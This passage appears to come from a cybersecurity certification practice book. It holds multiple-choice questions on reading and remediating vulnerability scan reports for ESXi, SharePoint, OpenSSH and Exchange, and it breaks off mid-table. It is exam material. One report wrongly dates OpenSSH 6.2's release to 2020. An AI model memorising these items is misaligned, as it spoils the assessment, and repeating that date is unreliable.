| BugTraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | -                                                                                                                       | CVSS Environment:            | -                                 |                   |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 04/04/2020                                                                                                              | Asset Group:                 | -                                 |                   |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | -                                                                                                                       | Collateral Damage Potential: | -                                 |                   |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | No                                                                                                                      | Target Distribution:         | -                                 |                   |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Yes                                                                                                                     | Confidentiality Requirement: | -                                 |                   |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Open                                                                                                                    | Integrity Requirement:       | -                                 |                   |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                         | Availability Requirement:    | -                                 |                   |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                         |                              |                                   |                   |
| VMware ESXi is an enterprise level computer virtualization product.<br>A local user on the guest system can trigger a heap overflow in SVGA to execute arbitrary code on the host system [CVE-2017-4902]. ESXi 6.0 is not affected.<br>A local user on the guest system can trigger an uninitialized stack memory usage error in SVGA to execute arbitrary code on the host system [CVE-2017-4903].<br>A local user on the guest system can trigger an uninitialized stack memory usage error in the XHCI controller to execute arbitrary code on the host system [CVE-2017-4904]. On ESXi 5.5, the impact is limited to denial of service conditions.<br>A local user on the guest system can trigger an uninitialized memory usage error to obtain potentially sensitive information on the host system [CVE-2017-4905]. |                                                                                                                         |                              |                                   |                   |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                         |                              |                                   |                   |
| A local user on the guest system can gain elevated privileges on the host system.<br>A local user on the guest system can obtain potentially sensitive information on the host system.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                         |                              |                                   |                   |
| <b>SOLUTION:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                         |                              |                                   |                   |
| To resolve this issue, upgrade to VMware ESXi Build 5230635 or the latest VMware ESXi build.<br>Refer to VMware advisory <a href="#">KB2149576</a> for updates and build information.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                         |                              |                                   |                   |
| <b>Patch:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                         |                              |                                   |                   |
| Following are links for downloading patches to fix the vulnerabilities:<br><a href="#">VMSA-2017-0006: VMware ESXi 5.5</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                         |                              |                                   |                   |
| <b>EXPLOITABILITY:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                         |                              |                                   |                   |
| There is no exploitability information for this vulnerability.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                         |                              |                                   |                   |

- A. Operating system  
B. VPN concentrator  
C. Network router or switch  
D. Hypervisor
61. Quentin ran a vulnerability scan of a server in his organization and discovered the results shown here. Which one of the following actions is *not* required to resolve one of the vulnerabilities on this server?

| Vulnerabilities (15)                                                                 |                                                                                  |
|--------------------------------------------------------------------------------------|----------------------------------------------------------------------------------|
| 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) |                                                                                  |
| 3                                                                                    | Apache Tomcat Input Validation Security Bypass Vulnerability                     |
| 3                                                                                    | Built-in Guest Account Not Renamed at Windows Target System                      |
| 3                                                                                    | Administrator Account's Password Does Not Expire                                 |
| 3                                                                                    | Windows Remote Desktop Protocol Weak Encryption Method Allowed                   |
| 3                                                                                    | SSL/TLS use of weak RC4 cipher                                                   |
| 3                                                                                    | SSL/TLS Server supports TLSv1.0                                                  |
| 3                                                                                    | SSL/TLS Server supports TLSv1.0                                                  |
| 2                                                                                    | NetBIOS Name Accessible                                                          |
| 2                                                                                    | FIN-ACK Network Device Driver Frame Padding Information Disclosure Vulnerability |
| 2                                                                                    | SSL Certificate - Subject Common Name Does Not Match Server FQDN                 |
| 2                                                                                    | SSL Certificate - Signature Verification Failed Vulnerability                    |
| 2                                                                                    | SSL Certificate - Subject Common Name Does Not Match Server FQDN                 |
| 2                                                                                    | SSL Certificate - Self-Signed Certificate                                        |
| 2                                                                                    | SSL Certificate - Signature Verification Failed Vulnerability                    |

- A. Reconfigure cipher support.

- B. Apply Window security patches.
  - C. Obtain a new SSL certificate.
  - D. Enhance account security policies.
62. The presence of \_\_\_\_\_ triggers specific vulnerability scanning requirements based on law or regulation.
- A. Credit card information
  - B. Protected health information
  - C. Personally identifiable information
  - D. Trade secret information

Use the scenario to answer questions 63–65.

Stella is analyzing the results of a vulnerability scan and comes across the vulnerability shown here on a server in her organization. The SharePoint service in question processes all of the organization's work orders and is a critical part of the routine business workflow.

| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 02/28/2020 at 10:42:15 (GMT-0400)                                                         | Last Detected:               | 04/05/2020 at 00:16:12 (GMT-0400) | Times Detected: | 20 | Last Fixed: | N/A |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------|------------------------------|-----------------------------------|-----------------|----|-------------|-----|
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 110235                                                                                    | CVSS Base:                   | 9                                 |                 |    |             |     |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Office Application                                                                        | CVSS Temporal:               | 7                                 |                 |    |             |     |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | <a href="#">CVE-2014-0261</a> <a href="#">CVE-2014-1754</a> <a href="#">CVE-2014-1813</a> | CVSS3 Base:                  | -                                 |                 |    |             |     |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <a href="#">MS14-022</a>                                                                  | CVSS3 Temporal:              | -                                 |                 |    |             |     |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 67288                                                                                     | CVSS Component:              | -                                 |                 |    |             |     |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | 09/03/2020                                                                                | Asset Group:                 | -                                 |                 |    |             |     |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | -                                                                                         | Collateral Damage Potential: | -                                 |                 |    |             |     |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | No                                                                                        | Target Distribution:         | -                                 |                 |    |             |     |
| PCI Vulnerable:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Yes                                                                                       | Confidentiality Requirement: | -                                 |                 |    |             |     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Open                                                                                      | Integrity Requirement:       | -                                 |                 |    |             |     |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                           | Availability Requirement:    | -                                 |                 |    |             |     |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                           |                              |                                   |                 |    |             |     |
| A remote code execution vulnerability exists in Microsoft Web Applications. An authenticated attacker who successfully exploited this vulnerability could run arbitrary code in the security context of the W3WP service account. (CVE-2014-1813). An elevation of privilege vulnerability exists in Microsoft SharePoint Server. An attacker who successfully exploited this vulnerability could perform cross-site scripting attacks on affected systems and run script in the security context of the logger.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                           |                              |                                   |                 |    |             |     |
| Affected Software:<br>Microsoft SharePoint Server 2007, Microsoft SharePoint Server 2010, Microsoft SharePoint Server 2013, Microsoft Office Web Apps 2010, Microsoft Office Web Apps Server 2013, Microsoft SharePoint Services 3.0, and Microsoft SharePoint Foundation 2013, Microsoft SharePoint Designer 2007, Microsoft SharePoint Designer 2010, and Microsoft SharePoint Designer 2013                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                           |                              |                                   |                 |    |             |     |
| This security update is rated Critical for supported editions of Microsoft SharePoint Server.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                           |                              |                                   |                 |    |             |     |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                           |                              |                                   |                 |    |             |     |
| The most severe of these vulnerabilities could allow remote code execution if an authenticated attacker sends specially crafted page content to a target SharePoint server.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                           |                              |                                   |                 |    |             |     |
| <b>SOLUTION:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                           |                              |                                   |                 |    |             |     |
| Customers are advised to refer to <a href="#">MS14-022</a> .                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                           |                              |                                   |                 |    |             |     |
| Patch:<br>Following are links for download links for patches to fix the vulnerabilities:<br><a href="#">MS14-022: Microsoft SharePoint Server 2007 Service Pack 3 (32-bit editions) (Microsoft Windows SharePoint Services 3.0 Service Pack 3 (32-bit versions))</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2010 Service Pack 3 (32-bit editions) (SharePoint Server 2010 Service Pack 3 (32-bit editions))</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2007 Service Pack 3 (32-bit editions) (SharePoint Server 2007 Service Pack 3 (32-bit editions))</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2007 Service Pack 3 (64-bit editions) (Microsoft Windows SharePoint Services 3.0 Service Pack 3 (64-bit versions))</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2007 Service Pack 3 (64-bit editions) (SharePoint Server 2007 Service Pack 3 (64-bit editions))</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2010 Service Pack 1 (Microsoft SharePoint Foundation 2010 Service Pack 1)</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2010 Service Pack 2 (Microsoft SharePoint Foundation 2010 Service Pack 2)</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2010 Service Pack 1 (Microsoft SharePoint Server 2010 Service Pack 1)</a><br><a href="#">MS14-022: Microsoft SharePoint Server 2010 Service Pack 2 (Microsoft SharePoint Server 2010 Service Pack 2)</a> |                                                                                           |                              |                                   |                 |    |             |     |

63. What priority should Stella place on remediating this vulnerability?
- A. Stella should make this vulnerability one of her highest priorities.
  - B. Stella should remediate this vulnerability within the next several weeks.

- C. Stella should remediate this vulnerability within the next several months.
  - D. Stella does not need to assign any priority to remediating this vulnerability.
64. What operating system is most likely running on the server in this vulnerability scan report?
- A. macOS
  - B. Windows
  - C. Kali
  - D. RHEL
65. What is the best way that Stella can correct this vulnerability?
- A. Deploy an intrusion prevention system.
  - B. Apply one or more application patches.
  - C. Apply one or more operating system patches.
  - D. Disable the service.
66. Harry is developing a vulnerability scanning program for a large network of sensors used by his organization to monitor a transcontinental gas pipeline. What term is commonly used to describe this type of sensor network?
- A. WLAN
  - B. VPN
  - C. P2P
  - D. SCADA
67. This morning, Eric ran a vulnerability scan in an attempt to detect a vulnerability that was announced by a software manufacturer yesterday afternoon. The scanner did not detect the vulnerability although Eric knows that at least two of his servers should have the issue. Eric contacted the vulnerability scanning vendor, who assured him that they released a signature for the vulnerability overnight. What should Eric do as a next step?

- A. Check the affected servers to verify a false positive.
  - B. Check the affected servers to verify a false negative.
  - C. Report a bug to the vendor.
  - D. Update the vulnerability signatures.
68. Natalie ran a vulnerability scan of a web application recently deployed by her organization, and the scan result reported a blind SQL injection. She reported the vulnerability to the developers, who scoured the application and made a few modifications but did not see any evidence that this attack was possible. Natalie reran the scan and received the same result. The developers are now insisting that their code is secure. What is the most likely scenario?
- A. The result is a false positive.
  - B. The code is deficient and requires correction.
  - C. The vulnerability is in a different web application running on the same server.
  - D. Natalie is misreading the scan report.
69. Kasun discovers a missing Windows security patch during a vulnerability scan of a server in his organization's datacenter. Upon further investigation, he discovers that the system is virtualized. Where should he apply the patch?
- A. To the virtualized system
  - B. The patch is not necessary
  - C. To the domain controller
  - D. To the virtualization platform
70. Joaquin is frustrated at the high level of false positive reports produced by his vulnerability scans and is contemplating a series of actions designed to reduce the false positive rate. Which one of the following actions is *least* likely to have the desired effect?

- A. Moving to credentialed scanning
  - B. Moving to agent-based scanning
  - C. Integrating asset information into the scan
  - D. Increasing the sensitivity of scans
71. Joe is conducting a network vulnerability scan against his datacenter and receives reports from system administrators that the scans are slowing down their systems. There are no network connectivity issues, only performance problems on individual hosts. He looks at the scan settings shown here. Which setting would be most likely to correct the problem?

Settings / Advanced

**General Settings**

Enable safe checks

Stop scanning hosts that become unresponsive during the scan

Scan IP addresses in a random order

**Performance Options**

Slow down the scan when network congestion is detected

Use Linux kernel congestion detection

Network timeout (in seconds)

Max simultaneous checks per host

Max simultaneous hosts per scan

Max number of concurrent TCP sessions per host

Max number of concurrent TCP sessions per scan

- A. Scan IP addresses in a random order
- B. Network timeout (in seconds)
- C. Max simultaneous checks per host

- D. Max simultaneous hosts per scan
72. Isidora runs a vulnerability scan of the management interface for her organization's DNS service. She receives the vulnerability report shown here. What should be Isidora's next action?
- 
- The screenshot shows a single vulnerability entry in a tool. The title is "Cookie Does Not Contain The "secure" Attribute". Key details include:
- First Detected: 08/22/2020 at 20:52:54 (GMT-0400)
  - Last Detected: 08/23/2020 at 05:03:18 (GMT-0400)
  - Times Detected: 2
  - Port: 80/tcp
  - Status: Active
  - QID: 150122
  - Category: Web Application
  - CVE ID: -
  - Vendor Reference: -
  - Bugtraq ID: -
  - Service Modified: 06/14/2020
  - User Modified: -
  - Edited: No
  - PCI Vuln: Yes
  - Ticket State: -
  - THREAT: The cookie does not contain the "secure" attribute.
- A. Disable the use of cookies on this service.  
B. Request that the vendor rewrite the interface to avoid this vulnerability.  
C. Investigate the contents of the cookie.  
D. Shut down the DNS service.
73. Zara is prioritizing vulnerability scans and would like to base the frequency of scanning on the information asset value. Which of the following criteria would be most appropriate for her to use in this analysis?
- A. Cost of hardware acquisition  
B. Cost of hardware replacement  
C. Types of information processed  
D. Depreciated hardware cost
74. Laura is working to upgrade her organization's vulnerability management program. She would like to add technology that is capable of retrieving the configurations of systems, even when they are highly secured. Many systems use local authentication, and she wants to avoid the burden of maintaining accounts on all of those systems. What technology should Laura consider to meet her requirement?
- A. Credentialled scanning  
B. Uncredentialled scanning

- C. Server-based scanning
  - D. Agent-based scanning
75. Javier discovered the vulnerability shown here in a system on his network. He is unsure what system component is affected. What type of service is causing this vulnerability?

| 2 Microsoft SQL Server Compact 3.5 Service Pack 2 Not Installed |                                                                      |                              |                                   |                 |     |
|-----------------------------------------------------------------|----------------------------------------------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| First Detected:                                                 | 02/28/2020 at 10:42:15 (GMT-0400)                                    | Last Detected:               | 04/05/2020 at 04:43:21 (GMT-0400) | Times Detected: | 20  |
| QID:                                                            | 105487                                                               | CVSS Base:                   | 9.3!!                             | Last Fixed:     | N/A |
| Category:                                                       | Security Policy                                                      | CVSS Temporal:               | 6.9                               |                 |     |
| CVE ID:                                                         | -                                                                    | CVSS3 Base:                  | -                                 |                 |     |
| Vendor Reference                                                | <a href="#">Description of SQL Server Compact 3.5 Service Pack 2</a> | CVSS3 Temporal:              | -                                 |                 |     |
| Bugtraq ID:                                                     | -                                                                    | CVSS Environment:            | -                                 |                 |     |
| Service Modified:                                               | 11/04/2020                                                           | Asset Group:                 | -                                 |                 |     |
| User Modified:                                                  | -                                                                    | Collateral Damage Potential: | -                                 |                 |     |
| Edited:                                                         | No                                                                   | Target Distribution:         | -                                 |                 |     |
| PCI Vuln:                                                       | Yes                                                                  | Confidentiality Requirement: | -                                 |                 |     |
| Ticket State:                                                   |                                                                      | Integrity Requirement:       | -                                 |                 |     |
|                                                                 |                                                                      | Availability Requirement:    | -                                 |                 |     |

- A. Backup service
  - B. Database service
  - C. File sharing
  - D. Web service
76. Alicia runs a vulnerability scan of a server being prepared for production and finds the vulnerability shown here. Which one of the following actions is *least* likely to reduce this risk?

| 4 OpenSSH AES-GCM Cipher Remote Code Execution Vulnerability                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                               |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------|
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 42420                         |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | General remote services       |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | <a href="#">CVE-2013-4548</a> |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | <a href="#">gcmrkey.adv</a>   |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 63605                         |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 06/16/2020                    |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | -                             |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | No                            |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Yes                           |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                               |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                               |
| OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.                                                                                                                                                                                                                                                                                                                                                                                  |                               |
| A memory corruption vulnerability in post-authentication exists when the Advanced Encryption Standard (AES)-Galois/Counter Mode of Operation (GCM) cipher is used for the key exchange. When an AES-GCM cipher is used, the <code>mm_newkeys_from_blob()</code> function in <code>monitor_wrap.c</code> does not properly initialize memory for a MAC context data structure, allowing remote authenticated users to bypass intended ForceCommand and login-shell restrictions via packet data that provides a crafted callback address. |                               |
| The new cipher was added only in OpenSSH 6.2, released on March 22, 2020.                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                               |
| Affected Software:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                               |
| OpenSSH 6.2 and OpenSSH 6.3 when built against an OpenSSL that supports AES-GCM.                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                               |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                               |
| A remote authenticated attacker could exploit this vulnerability to execute arbitrary code in the security context of the authenticated user and may therefore allow bypassing restricted shell/command configurations.                                                                                                                                                                                                                                                                                                                  |                               |
| <b>SOLUTION:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                               |
| Update to OpenSSH 6.4 ( <a href="http://www.openssh.com/txt/release-6.4">http://www.openssh.com/txt/release-6.4</a> ) to remediate this vulnerability.                                                                                                                                                                                                                                                                                                                                                                                   |                               |
| <b>Workaround:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                               |
| A workaround, customers may disable AES-GCM in the server configuration. The following <code>sshd_config</code> option will disable AES-GCM while leaving other ciphers active.                                                                                                                                                                                                                                                                                                                                                          |                               |
| Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc                                                                                                                                                                                                                                                                                                                                                                                                                              |                               |
| <b>Patch:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                               |
| Following are links for downloading patches to fix the vulnerabilities:<br><a href="http://www.openssh.com/txt/release-6.4">OpenSSH 6.4</a> ( <a href="http://www.openssh.com/txt/release-6.4">http://www.openssh.com/txt/release-6.4</a> )                                                                                                                                                                                                                                                                                              |                               |
| <b>COMPLIANCE:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                               |
| Not Applicable                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                               |
| <b>EXPLOITABILITY:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                               |
| There is no exploitability information for this vulnerability.                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                               |
| <b>ASSOCIATED MALWARE:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                               |
| There is no malware information for this vulnerability.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                               |
| <b>RESULTS:</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                               |
| SSH-2.0-OpenSSH_6.2 detected on port 22 over TCP.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                               |

- A. Block all connections on port 22.
- B. Upgrade OpenSSH.
- C. Disable AES-GCM in the server configuration.
- D. Install a network IPS in front of the server.
77. After scanning his organization's email server, Singh discovered the vulnerability shown here. What is the most effective response that Singh can take in this situation?

**MEDIUM** Microsoft Exchange Client Access Server Information Disclosure

| <b>Description</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | <b>Plugin Details</b>                                                                                                                                                       |       |                 |            |            |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|-----------------|------------|------------|
| The Microsoft Exchange Client Access Server (CAS) is affected by an information disclosure vulnerability. A remote, unauthenticated attacker can exploit this vulnerability to learn the server's internal IP address.                                                                                                                                                                                                                                                                                                                                                                                        | Severity: Medium<br>ID: 77026<br>Version: \$Revision: 1.2 \$<br>Type: remote<br>Family: Windows<br>Published: 2014/08/06<br>Modified: 2015/09/24                            |       |                 |            |            |
| <b>Solution</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <b>Risk Information</b>                                                                                                                                                     |       |                 |            |            |
| There is no known fix at this time.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Risk Factor: Medium<br>CVSS Base Score: 5.0<br>CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N<br>CVSS Temporal Vector: CVSS2#E:ND/RL:U/RC:ND<br>CVSS Temporal Score: 5.0     |       |                 |            |            |
| <b>See Also</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <b>Vulnerability Information</b>                                                                                                                                            |       |                 |            |            |
| <a href="http://foofus.net/?p=758">http://foofus.net/?p=758</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | CPE: cpe:/a:microsoft:exchange_server<br>Exploit Available: true<br>Exploit Ease: Exploits are available<br>Vulnerability Pub Date: 2014/08/01<br>Exploited by Nessus: true |       |                 |            |            |
| <b>Output</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | <b>Reference Information</b>                                                                                                                                                |       |                 |            |            |
| <pre>Nessus was able to verify the issue with the following request : GET /autodiscover/autodiscover.xml HTTP/1.0 Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1 Accept-Language: en Connection: close User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Pragma: no-cache Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */* Which returned the following IP address : 192.168.0.111</pre> <table border="1"> <thead> <tr> <th>Port ▾</th> <th>Hosts</th> </tr> </thead> <tbody> <tr> <td>443 / tcp / www</td> <td>[REDACTED]</td> </tr> </tbody> </table> | Port ▾                                                                                                                                                                      | Hosts | 443 / tcp / www | [REDACTED] | BID: 69018 |
| Port ▾                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Hosts                                                                                                                                                                       |       |                 |            |            |
| 443 / tcp / www                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | [REDACTED]                                                                                                                                                                  |       |                 |            |            |

- A. Upgrade to the most recent version of Microsoft Exchange.
- B. Upgrade to the most recent version of Microsoft Windows.
- C. Implement the use of strong encryption.
- D. No action is required.
78. A SQL injection exploit typically gains access to a database by exploiting a vulnerability in a(n)\_\_\_\_\_.
- A. Operating system
- B. Web application
- C. Database server
- D. Firewall


Use the following scenario to answer questions 79–81.

Ryan ran a vulnerability scan of one of his organization's production systems and received the report shown here. He would like to understand this vulnerability better and then remediate the issue.

| 4 Microsoft IIS Server XSS Elevation of Privilege Vulnerability (MS17-016)                                                       |                                   | CVSS: -                      | CVSS3: -                          | New               |
|----------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|-------------------|
| First Detected:                                                                                                                  | 04/04/2020 at 21:30:12 (GMT-0400) | Last Detected:               | 04/04/2020 at 21:30:12 (GMT-0400) | Times Detected: 1 |
